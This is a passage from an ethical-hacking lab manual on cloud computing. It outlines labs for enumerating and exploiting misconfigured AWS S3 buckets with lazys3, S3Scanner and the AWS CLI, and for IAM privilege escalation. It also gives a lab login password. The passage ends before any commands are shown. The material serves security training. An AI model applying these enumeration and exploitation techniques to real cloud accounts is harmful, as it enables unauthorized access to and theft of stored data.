

Module 19: Cloud Computing

Scenario

Cloud computing is an emerging technology that delivers computing services such as online business applications, online data storage, and webmail over the Internet. Cloud implementation enables a distributed workforce, reduces organization expenses, provides data security, etc. As enterprises are increasingly adopting cloud services, cloud systems have emerged as targets for attackers to gain unauthorized access to the valuable data stored in them. Therefore, it is essential to regularly perform pen testing on cloud systems to monitor their security posture.

Security administrators claim that cloud systems are more vulnerable to DoS assaults, because they involves numerous individuals or clients, making DoS assaults potentially very harmful. Because of the high workload on a flooded service, these systems attempt to provide additional computational power (more virtual machines, more service instances) to cope with the workload, and they will eventually fail.

Although cloud systems try to thwart attackers by providing additional computational power, they inadvertently aid attackers by allowing the most significant possible damage to the availability of a service—a process that starts from a single flooding-attack entry point. Thus, attackers need not flood all servers that provide a particular service but merely flood a single, cloud-based address to a service that is unavailable. Thus, adequate security is vital in this context, because cloud-computing services are based on sharing.

As an ethical hacker and penetration tester, you must have sound knowledge of hacking cloud platforms using various tools and techniques. The labs in this module will provide you with real-time experience in exploiting the underlying vulnerabilities in a target cloud platform using various hacking methods and tools. However, hacking the cloud platform may be illegal depending on the organization’s policies and any laws that are in effect. As an ethical or pen tester, you should always acquire proper authorization before performing system hacking.

Objective

The objective of the lab is to perform cloud platform hacking and other tasks that include, but are not limited to:

- Performing S3 bucket enumeration
- Exploiting misconfigured S3 buckets
- Escalating privileges of a target IAM user account by exploiting misconfigurations in a user policy

Overview of Cloud Computing

Cloud computing refers to on-demand delivery of IT capabilities, in which IT infrastructure and applications are provided to subscribers as metered services over a network. Cloud services are classified into three categories, namely infrastructure-as-a-service (IaaS), platform-as-a-service (PaaS), and software-as-a-service (SaaS), which offer different techniques for developing cloud.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack the target cloud platform. Recommended labs that will assist you in learning various cloud platform hacking techniques include:

1. Perform S3 bucket enumeration using various S3 bucket enumeration tools
 - Enumerate S3 buckets using lazys3
 - Enumerate S3 buckets using S3Scanner
2. Exploit S3 buckets
 - Exploit open S3 buckets using AWS CLI
3. Perform privilege escalation to gain higher privileges
 - Escalate IAM user privileges by exploiting misconfigured user policy

Lab 1: Perform S3 Bucket Enumeration using Various S3 Bucket Enumeration Tools

Lab Scenario



As an ethical hacker, you must try to obtain as much information as possible about the target cloud environment using various enumeration tools. This lab will demonstrate various S3 bucket enumeration tools that can help you in extracting the list of publicly available S3 buckets.

Lab Objectives

- Enumerate S3 buckets using lazys3
- Enumerate S3 buckets using S3Scanner


Overview of Enumeration Tools

Enumeration tools are used to collect detailed information about target systems to exploit them. Information collected by S3 enumeration tools consists of a list of misconfigured S3 buckets that are available publicly. Attackers can exploit these buckets to gain unauthorized access to them. Moreover, they can modify, delete, and exfiltrate the bucket content.

Task 1: Enumerate S3 Buckets using lazys3


lazys3 is a Ruby script tool that is used to brute-force AWS S3 buckets using different permutations. This tool obtains the publicly accessible S3 buckets and also allows you to search the S3 buckets of a specific company by entering the company name.

1. By default, the **Parrot Security** machine is selected.




2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.





3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.



